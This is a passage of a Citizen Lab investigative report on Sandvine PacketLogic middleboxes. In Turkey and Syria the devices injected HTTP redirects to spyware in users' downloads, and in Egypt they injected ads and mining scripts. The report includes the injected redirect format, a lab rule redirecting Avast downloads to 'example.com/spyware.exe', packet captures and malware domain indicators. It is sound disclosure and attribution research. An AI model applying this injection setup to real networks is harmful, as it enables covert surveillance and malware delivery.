BAD TRAFFIC Sandvine's PacketLogic Devices Used to Deploy Government Spyware in Turkey and Redirect Egyptian Users to Affiliate Ads?

citizenlab.ca/2018/03/bad-traffic-sandvines-packetlogic-devices-deploy-government-spyware-turkey-syria

Bill Marczak, Jakub Dalek, Sarah McKune, Adam Senft, John Scott-Railton, Ron Deibert March 9, 2018

This report describes our investigation into the apparent use of Sandvine/Procera Networks Deep Packet Inspection (DPI) devices to deliver nation-state malware in Turkey and indirectly into Syria, and to covertly raise money through affiliate ads and cryptocurrency mining in Egypt.

Key Findings

- Through Internet scanning, we found deep packet inspection (DPI) middleboxes on Türk Telekom's network. The middleboxes were being used to redirect hundreds of users in Turkey and Syria to nation-state spyware when those users attempted to download certain legitimate Windows applications.
- We found similar middleboxes at a Telecom Egypt demarcation point. On a number of occasions, the middleboxes were apparently being used to hijack Egyptian Internet users' unencrypted web connections en masse, and redirect the users to revenue-generating content such as affiliate ads and browser cryptocurrency mining scripts.
- After an extensive investigation, we matched characteristics of the network injection in Turkey and Egypt to Sandvine PacketLogic devices. We developed a fingerprint for the injection we found in Turkey, Syria, and Egypt and matched our fingerprint to a second-hand PacketLogic device that we procured and measured in a lab setting.
- The apparent use of Sandvine devices to surreptitiously inject malicious and dubious redirects for users in Turkey, Syria, and Egypt raises significant human rights concerns.

1. Summary

This report describes how we used Internet scanning to uncover the apparent use of Sandvine/Procera Networks Deep Packet Inspection (DPI) devices (i.e. middleboxes) for malicious or dubious ends, likely by nation-states or ISPs in two countries.

1.1. Turkey

We found that a series of middleboxes on Türk Telekom's network were being used to redirect hundreds of users attempting to download certain legitimate programs to versions of those programs bundled with spyware. The spyware we found bundled by

operators was similar to that used in the *StrongPity* APT attacks. Before switching to the *StrongPity* spyware, the operators of the Turkey injection used the FinFisher "lawful intercept" spyware, which FinFisher asserts is sold only to government entities.

Targeted users in Turkey and Syria who downloaded Windows applications from official vendor websites including Avast Antivirus, CCleaner, Opera, and 7-Zip were silently redirected to malicious versions by way of injected HTTP redirects. This redirection was possible because official websites for these programs, even though they might have supported HTTPS, directed users to non-HTTPS downloads by default. Additionally, targeted users in Turkey and Syria who downloaded a wide range of applications from CBS Interactive's Download.com (a platform featured by CNET to download software) were instead redirected to versions containing spyware. Download.com does not appear to support HTTPS despite purporting to offer "secure download" links.[1]

Our scans of Turkey revealed that this spyware injection was happening in at least five provinces. In addition to targets in Turkey, targets included some users physically located in Syria who used Internet services relayed into Syria by Türk Telekom subscribers, sometimes via cross-border directional Wi-Fi links. In one case, more than a hundred Syrian users appeared to share a single Turkish IP address. Based on publicly available information we found on Wi-Fi router pages, at least one targeted IP address appears to serve YPG (Kurdish militia) users. YPG has been the target of a Turkish government air and ground offensive which began in January 2018. Areas not controlled by the YPG also appear to be targeted, including the area around Idlib city.

1.2. Egypt

We found similar middleboxes at a Telecom Egypt demarcation point. The middleboxes were being used to redirect users across dozens of ISPs to affiliate ads and browser cryptocurrency mining scripts. The Egyptian scheme, which we call *AdHose*, has two modes. In *spray mode*, AdHose redirects Egyptian users en masse to ads for short periods of time. In *trickle mode*, AdHose targets some JavaScript resources and defunct websites for ad injection. AdHose is likely an effort to covertly raise money.

1.3. Technology Matches Sandvine PacketLogic

After an extensive investigation, we matched characteristics of the middleboxes in Turkey and Egypt to Sandvine PacketLogic devices**.** Sandvine's PacketLogic middleboxes can prioritize, degrade, block, inject, and log various types of Internet traffic. The company that makes PacketLogic devices was formerly known as Procera Networks, but was recently renamed Sandvine after Procera's owner, U.S.-based private equity firm Francisco Partners, acquired Ontario-based networking equipment company Sandvine and combined the two companies in 2017. Francisco Partners has a number of investments in dual-use technology companies, including providers of Internet

surveillance and monitoring tools such as NSO Group, an Israeli company that develops and sells mobile spyware. NSO Group's spyware has been used in several countries to target journalists, lawyers, and human rights defenders.

A 2014 article in a Turkish Newspaper mentioned that Turkey had begun negotiations with Procera to buy a PacketLogic system for surveillance and censorship purposes; the deal reportedly caused consternation within the company.

1.4. Blocking Human Rights and Political Content

In Egypt and Turkey, we also found that devices matching our Sandvine PacketLogic fingerprint were being used to block political, journalistic, and human rights content.

In Egypt, these devices were being used to block dozens of human rights, political, and news websites including Human Rights Watch, Reporters Without Borders, Al Jazeera, Mada Masr, and HuffPost Arabic. In Turkey, these devices were being used to block websites including Wikipedia, the website of the Dutch Broadcast Foundation (NOS), and the website of the Kurdistan Workers' Party (PKK).

1.5. Procera/Sandvine employees on the ground?

A search of LinkedIn reveals profiles for a Procera Networks "Solutions Engineer" in Istanbul, Turkey and a Sandvine (formerly Procera Networks) "Resident Engineer – Senior Level" in Egypt. Sandvine's "Careers" page describes the responsibilities of a position entitled "Resident Operations Engineer," including "performing operations based activities, residing at the customer's location," and "working closely with the customers' operations and development teams." A 2016 Procera "use cases" brochure[2] has a section on "Regulatory Compliance – Traffic Blocking," which mentions that the company provides "resident engineering services" to support government mandates on Procera's customers that require blocking of services like VPNs or VoIP. In light of this information, on February 12, 2018, we sent a letter to Sandvine and asked whether Sandvine maintains a resident solutions engineer or other support staff in Turkey or Egypt. Sandvine did not respond to this question. The prospect of in-country work of this sort, especially at the large ISP level, raises questions regarding company awareness of, or participation in, activities with significant human rights impact.

Our February 12, 2018 letters to Sandvine and Francisco Partners summarized the findings of our report and contained detailed questions about our findings and their corporate social responsibility practices. A February 16, 2018 letter from Sandvine characterized the statements in our letter as "false, misleading, and wrong," and demanded that we return the second-hand PacketLogic device that we used to confirm attribution of our fingerprint. On February 20, 2018, Francisco Partners sent its own response, stating that the firm "recognizes the importance of corporate governance and social responsibility." On March 1, 2018, Citizen Lab replied to Sandvine. Our interactions with Sandvine and Francisco Partners are discussed in further detail in **Section 7**.

2. Background: Nation-State Network Injection

Nation-state-level network injection to deliver spyware has long been the stuff of legends. There have been many leaked documents and vendor claims outlining purported nation-state network injection capabilities but there are no concrete public measurements that conclusively establish nation-state spyware injection in the wild.

In network injection, a middlebox operates over connections between a target and an Internet site they are visiting. If the connection is unauthenticated (e.g., HTTP and not HTTPS), then the middlebox can be used to tamper with data to inject a spoofed response from the Internet site. The spoofed response may contain redirects to exploits or spyware to infect and monitor the target. A significant portion of web traffic (approximately 20-30% in the United States) still does not use HTTPS, according to Google.

Broadly, network injection systems are divided into two categories: an *on-path* system (also called a *man-on-the-side*) can simply add Internet traffic to the network, whereas an *in-path* system (also called a *man-in-the-middle*) can add traffic and also suppress legitimate traffic. A malicious response injected by an *on-path* system is easier for researchers to detect, because the target receives both the legitimate and malicious response. The presence of two non-similar responses to the same request is a good indicator of *on-path* network injection. The target's device will process whichever response is received first, so the goal of an *on-path* system is to inject a malicious response that reaches the user *before the legitimate response*. However, such a system cannot always guarantee that the target's device will see the malicious response first, due to unpredictable network delays and reordering.

2.1. On-Path Systems

NSA QUANTUM

Based on information from documents leaked from the US National Security Agency (NSA), **NSA's QUANTUM** is an on-path network injection system, and has been used to target engineers associated with Belgian telco Belgacom, employees of OPEC, and Tor users accessing terrorist content. NSA's QUANTUM has never been publicly measured in the wild, but leaked documents indicate that it functions by injecting HTTP redirects into targeted users' connections.

Hacking Team Network Injection Appliance (NIA)

According to a patent filed in 2010 by nation-state spyware vendor Hacking Team, and leaked documents, the company may have developed a similar on-path network injection system called the **Hacking Team Network Injection Appliance (NIA)**. This system has never been publicly measured in the wild. The patent indicates that the NIA functions by injecting HTTP redirects into targeted users' connections.

2.2. In-Path Systems

FinFly ISP

Leaked documents from nation-state spyware vendor FinFisher indicate that the company sells an in-path network injection system called **FinFly ISP**. The complex system supports a number of unique features, such as rewriting downloaded binaries on-the-fly. The system was apparently sold to governments in Mongolia and Turkmenistan, and at least one additional customer that could not be identified from the 2014 FinFisher leaked documents. This system has never been publicly measured in the wild.

China's Great Cannon

China's **Great Cannon** is an in-path network injection system, which was used in 2015 (and perhaps as recently as 2017) to inject JavaScript that enlists targets' browsers in distributed denial of service (DDoS) attacks against the Chinese diaspora's efforts to spread censored information. In a 2015 report, we hypothesized that the Great Cannon could also be used to distribute spyware, but this has never been publicly measured in the wild.

Sandvine PacketLogic

According to our measurements (**Section 3.3**), Sandvine's **PacketLogic** product supports in-path network injection. The company advertises that they support "regulatory compliance" but does not mention spyware injection. Nevertheless, the product has support for defining rules that inject data into targeted connections (**Figure 4**). As we document in this report, the PacketLogic product may have been used by government-linked entities in both Turkey and Egypt to inject spyware.

2.3. The Procera/Sandvine value proposition

A Procera "use cases" brochure[3] has a section on "Regulatory Compliance – Traffic Blocking." The section links to a 2002 article by Electronic Frontiers Australia entitled "Internet Censorship: Law & policy around the world" and mentions that "Procera's solutions provide the capabilities to identify and block, or shape down to become unusable, any identifiable service network wide or on an individual subscriber basis."

Procera appears to have pitched its services as a win-win for both ISPs and governments that require Internet censorship solutions, or as a way for ISPs to save money while implementing regulatory requirements that do not generate any revenue:

"Operators that are required to filter content from their networks by governmental regulations are struggling to find solutions that can keep up with the explosive bandwidth growth of the past few years. Many telecom operators are required to invest several racks

worth of equipment for a single use case with no return on investment through additional ARPU from subscribers."

The document describes the close ongoing relationship Procera may have maintained with its clients to help them implement "regulatory requirements," in some cases apparently having a Procera employee assist government clients with censorship:

"As an example, adult content can be opted in on an individual bases [sic] or services like Skype could be enabled for corporate clients only. Procera updates it's [sic] signature database on a weekly basis to stay up to date on changes in what traffic looks like. Blocking proprietary over-the-top services will always remain a cat and mouse game that requires local dedicated personnel to perform well. Procera can provide these resident engineering services."

Sandvine appears to offer instructor-led training sessions, such as the "Operating with PacketLogic" course. If desired, Sandvine can offer such courses as a "customer-exclusive session delivered at the customer's location".

3. Catching Nation-State spyware injection in the wild

This section describes how we obtained the first-ever packet captures (PCAPs) of nation-state spyware injection, and how we matched the characteristics of the spyware injection to Sandvine PacketLogic devices.

3.1. An initial report

A September 2017 report revealed that ISPs in two (unnamed) countries were likely injecting FinFisher spyware into targeted users' Internet connections when the users tried to download popular Windows applications. The injection was implemented using HTTP redirects matching the format shown in **Figure 1**.

```
HTTP/1.1 307 Temporary Redirect
Location: [location]
Connection: close
```

Figure 1: Injected HTTP 307 redirect to spyware seen in two countries.

A follow-up report in December 2017 found no further evidence of spyware injection from one of the two countries from the original report and found that operators of the injection in the second country switched from FinFisher spyware to a piece of spyware that was similar to the *StrongPity* spyware. StrongPity was an unattributed APT operation in 2016 that primarily targeted individuals in Italy and Turkey.

3.2. Scanning and identifying countries

Discovering that an ISP or government is tampering with a user's Internet connection by injecting malicious responses to the user's requests is difficult. Typically, this requires the user to send requests, record the responses they receive, and share this data with researchers. However, we find that some network injection is *bidirectional*: we can sometimes receive a malicious injected response when we send a request *to* a targeted user.

We checked Shodan, a website on which anyone can search the results of global Internet scans, for the header format in **Figure 1**, and found thousands of IP addresses in dozens of countries returning similar (non-malicious) redirects,[4] sometimes to landing pages about billing like "Your Internet service has been suspended for non-payment." It seemed peculiar to us that Shodan saw these messages when it scanned the IP address of a customer who was suspended for non-payment, because the messages would only need to be visible to the customer themself. The fact that Shodan received responses from thousands of IP addresses matching the same header format used to inject FinFisher spyware in two countries (**Figure 1**) suggested to us that the spyware injection might also be bidirectional.

We scanned the Internet in October 2017, sending every IPv4 address an HTTP request to download the Opera Web Browser, one of the applications that a September 2017 report indicates was targeted for spyware injection. Our initial scan found dozens of IP addresses on Türk Telekom that returned 307 redirects such as the ones in **Figure 2**.

```
HTTP/1.1 307 Temporary Redirect
Location: https://downloading.internetdownloading.co/down.php?
a=2ec8a93a7354046733 5f4365beee7e44
Connection: close

HTTP/1.1 307 Temporary Redirect
Location: https://downloading.syriantelecom.co/pcdownload.php?
a=20755b98d7c094747b75b157413e3422
Connection: close
```

Figure 2: Injected HTTP 307 spyware redirects we observed in Turkey when performing HTTP requests for Opera.

We successfully fetched the files from a Turkish IP address using a VPN. When we tried to fetch the files from a non-Turkish IP, we received a *503 Service Temporarily Unavailable* message. The files were similar to the *StrongPity* spyware.[5]

We continued to perform scanning of Turkey and set out to fingerprint the middlebox performing the spyware injection. As part of our scanning, we obtained packet captures (PCAPs) that show network-level details of the spyware injection. These are the **first ever public PCAPs showing nation-state spyware injection.**

3.3. Attribution of middlebox to Sandvine

Fingerprint elements

Based on our PCAPs, we identified several elements of the injection in Turkey which, in conjunction, form what we believe to be a highly distinctive fingerprint:

1. **In all injected packets, the IPID is always 13330** (0x3412, which is 0x1234 endian-swapped) for all injected packets. This value is unusual, as the IPID is typically incremented or pseudorandomly generated, and is not a fixed value.
2. **In all packets, the IP flags are all zero**. This characteristic is unusual as modern TCP stacks typically default-enable Path MTU Discovery for TCP sockets, which results in the "don't fragment" IP flag being set to 1.
3. **The injected packet received by the client is either an empty RST/ACK packet, or a FIN/ACK packet, with an HTTP 307 redirect whose headers exactly match the form of redirect in Figure 1.**
4. **If a FIN/ACK is injected, then the injector sends an unsolicited final ACK packet to the client ~100ms later**. This behavior is unusual, as a well-behaving TCP stack would wait to see the FIN/ACK from the client before sending the final ACK.

Given the well-documented controversy over the installation of Sandvine PacketLogic devices in Turkey, we purchased a PacketLogic device second-hand to confirm whether its behavior matched our fingerprint.

Our second-hand PacketLogic device

We purchased a Sandvine PacketLogic device second-hand. The device was a PacketLogic PL7720, which is a 2U rackmount version of PacketLogic with Procera livery. This model is well past its designated end-of-life date and no longer serviced by the company. The device was installed with firmware version 12.1, which was released in 2009. The device also contained a PacketLogic license file that appeared to be valid in perpetuity for the currently installed version of the firmware but which cannot be used to upgrade to a later version. Version 12.1 appears to be the earliest version of PacketLogic firmware to contain support for network injection.[6]

Figure 3: A picture of our second-hand Sandvine PacketLogic box, with Procera livery.

The device has two USB ports, an RS232 (on RJ45) serial console port that can be used to access a text-based menu configuration system, two management ethernet ports, and a single *channel* over which the middlebox operates. The channel has an internal ethernet port (*Int*) and an external ethernet port (*Ext*). The middlebox would typically operate over traffic flowing between a local network (connected to the *Int* port), and the rest of the Internet (connected to the *Ext* port). An operator could add rules to the middlebox to take certain actions over this traffic (e.g., block traffic to a website, inject traffic for targeted users, etc.).

We powered up the device and connected through its *Admin* management port. We used an old version of the *PacketLogic Client* available on the Internet Archive to interface with the device, as no current version of the PacketLogic Client on Sandvine's website appeared to support version 12.1 of the firmware. We used the default password "pldemo00" printed on the device to log in. We connected one experiment computer to the PacketLogic device's *Ext* port, and a second experiment computer to the *Int* port in order to observe characteristics of the device's operation. At no time did we connect the device to the Internet.

Redirecting users to a malicious file

We added a rule to redirect users who requested an Avast Antivirus setup file to a malicious file. This test involved creating a *PropertyObject* to match requests whose URL ended in the filename for Avast Antivirus: *avast_free_antivirus_setup_online.exe*, and then a *Filtering Rule* to redirect all connections matching the PropertyObject to a malicious file. This redirection used the built-in *Inject* action. The PacketLogic GUI has an "Insert 307 Temporary Redirect" button that, when pressed, pastes an HTTP 307 Temporary Redirect response identical to element 3 of our fingerprint (at the start of this section). The PacketLogic operator can configure the "Location" header, which is initially blank; in this case, we entered: http://example.com/spyware.exe.



Figure 4: How we set up our Sandvine PacketLogic device to inject spyware when a user tries to download Avast Antivirus. We believe a similar setup exists in Turkey.

Without any further configuration, this rule caused our PacketLogic device to inject the redirect in response to a matching request in either direction (internal to external, or external to internal). This mirrors our experience of being able to reproduce spyware injection in Turkey from requests sent external to internal. We noticed that we could add an extra condition to the rule in order to restrict the injection to a single direction.

Our experiment matched elements 1-3 of our fingerprint, but did not completely match element 4. Specifically, our PacketLogic middlebox injected an unsolicited final ACK back-to-back after the FIN/ACK containing the 307 Temporary Redirect instead of injecting it following the ~100ms delay we observed in Turkey and Egypt. Our version of the PacketLogic firmware (12.1) was the first to support injection; we hypothesize that the ~100ms delay between the data packet and the final ACK was added in a later firmware version, potentially to reduce the probability of the ACK being reordered before the FIN/ACK; such a reordering would cause the injection recipient's TCP connection to hang in the LAST_ACK state, which is the scenario that sending the ACK seeks to avoid.

Figure 5 shows an excerpt from our client-side PCAP that captures the injection from our test PacketLogic device. Note that the IPID is 13330 in both injected packets, both injected packets have no IP flags, the format of the HTTP 307 redirect is what we expect, and the final ACK packet is unsolicited.

Client sends GET request for Avast file

17:28:25.024018 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 170)
192.168.1.27.49458 > 192.168.1.26.8080: Flags [P.], seq 1:119, ack 1, win 4117, options [nop,nop,TS val 756363711 ecr 2094486068], length 118: HTTP, length: 118
GET /avast_free_antivirus_setup_online.exe HTTP/1.1

```
Host: 192.168.1.26:8080
User-Agent: curl/7.54.0
Accept: */*
```

Client receives injected data (redirect to spyware file)

```
17:28:25.024300 IP (tos 0x0, ttl 64, id 13330, offset 0, flags [none], proto TCP (6), length 134)
192.168.1.26.8080 > 192.168.1.27.49458: Flags [F.], seq 1:95, ack 119, win 32120, length 94: HTTP, length: 94
HTTP/1.1 307 Temporary Redirect
Location: http://example.com/spyware.exe
Connection: close
```

Client receives injected ACK

```
17:28:25.024302 IP (tos 0x0, ttl 64, id 13330, offset 0, flags [none], proto TCP (6), length 40)
192.168.1.26.8080 > 192.168.1.27.49458: Flags [.], seq 96, ack 120, win 32120, length 0
```

Figure 5: PacketLogic spyware injection from the client side.

Figure 6 shows an excerpt from our server-side PCAP that captures the injection from our test PacketLogic device. Note that the server side does *not* receive the HTTP request for the Avast file. Instead, it receives an injected RST packet with IPID 13330 and no flags. Note that the timestamp discrepancy in the PCAP files is because the server and client clocks were not synchronized.

Server receives injected RST

```
17:28:06.715257 IP (tos 0x0, ttl 64, id 13330, offset 0, flags [none], proto TCP (6), length 40)
192.168.1.27.49458 > 192.168.1.26.8080: Flags [R], seq 681001116, win 32120, length 0
```

Figure 6: PacketLogic spyware injection from the server side.

3.4. Shared code: a competing hypothesis

Our technical attribution (**Section 3.3**) can only establish that code that makes the same distinctive implementation choices as PacketLogic's was used in the injection in Turkey and Egypt. It is possible that another vendor copied PacketLogic's design, such as by studying and exactly re-implementing PacketLogic's custom TCP stack and HTTP header format in injected redirects. It is also possible that, with or without Sandvine's knowledge, a third party obtained and copied PacketLogic's code. It might also be possible that both Sandvine and other companies drew their code from the same third-party codebase.

There are, however, several reasons why the shared code hypothesis is unlikely to be an accurate explanation of our findings. First, the 2016 controversy within Procera about selling their solution to Turkey for surveillance (referred to in **Section 1.3**) indicates a possible prior business relationship between the company and Turkey. Second, we have not been able to locate any codebase with both the same distinctive IPID value and the same distinctive HTTP header format;[7] the only references to IPID values of 13330 (0x3412) we found were a 2016 OONI report about the ad injection we mention in **Section 5**, and a 2004 forum post by an individual in Sweden curious as to why he was seeing IPID values of 13330 when he tried to ping the IP addresses of his website's visitors with unsolicited TCP segments. It is significant in this regard that it was a Swedish company, Netintact AB, founded in 2000, that developed and sold the PacketLogic product before Procera acquired the company in 2006. Third, performing single packet injection in a TCP connection is a relatively simple feat to achieve; an engineer wishing to implement this functionality would likely not need to study or copy another implementation.

4. Turkey case: targeted malware injection

This section describes how DPI equipment that matches our Sandvine PacketLogic fingerprint is used to inject malware to users in Turkey and Syria who attempt to download common Windows software.

4.1. Turkey background: information controls and surveillance

In spite of being a parliamentary democracy with decades of multi-party elections, Turkey's government is characterized by corruption, human rights abuses, and autocratic tendencies on the part of the current Prime Minister Recep Tayyip Erdoğan. Turkey's military has traditionally been an important and occasional overbearing presence in domestic politics, with the country experiencing several coup attempts. Information controls played an important part in the most recent such attempt, which was foiled by President Erdoğan in July 2016. Prior to the coup attempt, Turkish authorities routinely throttled access to prominent social media sites, such as Twitter and Facebook. Erdoğan used Apple's Facetime video calling application during the coup attempt to plead with the Turkish public to resist the plotters. While restrictions on social media were softened to facilitate popular opposition to the coup, the openness was short lived, with Internet censorship returning (and even increasing) after Erdoğan successfully re-asserted his authority.

Although there is widespread and growing popularity of social media in Turkey, which provides citizens with an alternative to conservative state-controlled mainstream media, the country has one of the most extensive Internet censorship regimes in the world. ISPs routinely throttle access to popular social media, make frequent requests to service providers to remove content, and even implement occasional regional shutdowns. According to Twitter's transparency report, Turkey led the world with 2,710 removal

requests in the first six months of 2017. Although Turkey's numerous security threats, and in particular those related to Islamist and other terrorist attacks, are provided as justifications for such expansive controls, Internet censorship has included a broad range of other content such as criticism of the Erdoğan regime.

The first Internet-related legislation in Turkey was passed in 2007. It is called "Law No. 5651, Regulation of Publications on the Internet and Suppression of Crimes Committed by means of Such Publications," or "Internet Law" for short. The Internet Law introduced Internet censorship across a range of content categories and mandated service providers to monitor online content passing through their infrastructure. Additional laws and broader information controls were applied in the aftermath of the 2013 Gezi protests, including Law No. 6532, passed in April 2014, which criminalized "the leaking and publication of secret official information, punishable by a prison term of up to nine years." The law authorizes the Turkish intelligence agency, Milli İstihbarat Teşkilatı (MIT), to "collect data relating to external intelligence, national defense, terrorism, international crimes and cyber security passing via telecommunication channels." These laws and practices have imposed strict responsibilities on ISPs to block and disrupt access to targeted URLs (in some cases through DNS poisoning), and to monitor and archive Internet traffic for two years. The responsibilities have, in turn, prompted the acquisition of mass and targeted surveillance technologies. A 2014 Citizen Lab report traced activity related to Hacking Team spyware to an IP address owned by Türk Telekom, and a 2015 report mapped FinFisher spyware to Turkey.

MIT's practical implementation of the 2014 national security laws requires the cooperation of the Turkish telecommunications sector, which is centralized around Türk Telekom. While technically a private company, Türk Telekom is heavily controlled by the ruling AKP party. The AKP exerts influence over Türk Telekom through its supposed independent regulator, the Information and Communications Authority (which is itself controlled by the state), as well as a large ownership stake controlled by the Turkish Treasury department. The government's direct influence over Türk Telekom was demonstrated following the July 2016 coup attempt, when several Türk Telekom senior executives were purged from the company.

4.2. Localizing the targets of Turkey's malware injection

In a February 2018 scan of Turkey, we identified five different malicious domain names that were injected in response to HTTP requests for Opera. We performed traceroutes for the targeted IP addresses and found targeting in at least five provinces, based on names we found in the furthest downstream reverse DNS (PTR) record. **Figure 7** shows the five provinces where we identified injection.



Figure 7: Locations of the targets of spyware injection in Turkey and Syria.

Over five months of scanning we found a total of 259 targeted IP addresses. However, this is not a complete count of targeted IP addresses; we could only measure IP addresses that responded to our scans (i.e., had an open TCP port).

We were able to develop a general sense of target identities by scraping data from public router pages hosted on some of the IP addresses. The pages show names chosen by the people who set up the routers, including names of users sharing the connection. In some cases, the names chosen were of Syrian cities. We conducted on-the-ground testing in one such Syrian city and found that all users of a particular Internet reseller (sharing the same Türk Telekom IP) were targeted. We also found several router pages showing names containing "ypg" (e.g., ***ciwan.ypg*** and ***ypg-matar***), indicating possible targeting of YPG (Kurdish militia) members or facilities. We also found that some routers were named for resellers in Turkey and Syria. We found Facebook pages for some of the named resellers which showed images of the resellers building infrastructure to provide Internet access using Türk Telekom leased lines (**Figures 8 and 9**).

Figure 8: One Turkey-based reseller whose customers appear to be targeted builds a tower to beam Internet to border areas in Syria's Afrin region.

Figure 9: Images posted by one Syrian-based reseller in the Idlib area whose users appear to be targeted. The reseller appears to redistribute Türk Telekom service via VDSL in one Syrian village.

After we sent letters to Sandvine and Francisco Partners on February 12, 2018, we ran tests on February 14 and February 16, 2018 which found that two targeted IP addresses– on which we had observed injection since October 2017– no longer produced injection. We conducted a full scan of Turkey on March 7, 2018 and found that these two IP addresses again produced injection, but with different domain names. Our March scan also found that the operators of the injection had changed some of the injected domain names.

Malware domain (February 2018)	Malware domain (March 2018)	Injection targets downstream from location
solitude.file-download[.]today	system.filedownloaders[.]com	Hatay
system.documentations[.]live	epoch.englishdownloaders[.]today	Gaziantep
epiphany.download-document[.]world	epiphany.download-document[.]world	Ankara (Ulus quarter)
epoch.wind-files[.]today	document.downloadingsystem[.]com	Adana
internet.document-management[.]today	internet.downloadingdocuments[.]com	Diyarbakir

4.3. Identifying targeted applications

We performed testing of targeted IP addresses to see what additional applications were being targeted. We sent requests like the one in **Figure 10** for a variety of paths and filenames matching popular Windows software. We tested filenames associated with the IOCs from two earlier reports, as well as the top 20 Windows applications on Download.com (one of the IOCs from previous reports pointed to a file called avast_free_antivirus_setup_online_cnet1.exe).

GET [path] HTTP/1.1
Connection: close

Figure 10: Form of requests that we sent to test for targeted applications.

We found at least ten applications whose downloads were targeted for spyware injection. **Figure 11** lists the targeted applications we found, and for each application, a non-exhaustive list of websites where targeted users' downloads of these applications would be injected with spyware.

Path	Which application does this path typically correspond to?	If a user visits this site to download the application, the path will be fetched unauthenticated over HTTP
/opera/stable/windows	Opera	opera.com
/vlc-2.2.8-win32.exe	VLC	download.videolan.org
/ccsetup539.exe	CCleaner	ccleaner.com download.com
/wrar550.exe	WinRAR 32-bit	download.com
/wrar540tr.exe	WinRAR 32-Bit Turkish	?
/winrar-x64-550.exe	WinRAR 64-bit	download.com
/winrar-x64-550tr.exe	WinRAR 64-Bit Turkish	?
/7z1701.exe	7-Zip	7-zip.org
/7z1701-x64.exe	7-Zip (64-bit)	7-zip.org
/avast_free_antivirus_setup_online.exe /avast_free_antivirus_setup_online_cnet1.exe	Avast Antivirus	avast.com download.com
/driver_booster_setup.exe	Driver Booster	iobit.com
/SkypeSetup.exe	Skype	download.com
/advanced-systemcare-setup.exe	Advanced SystemCare	iobit.com

Figure 11: Applications targeted for spyware injection in Turkey.

Some of these websites supported HTTPS, but did not redirect users to the HTTPS version when directly visited. As an example, when a user visited **opera.com** (the unencrypted version), they were not redirected to the HTTPS-encrypted version automatically. According to Internet Archive data, Opera seems to have fixed the issue on

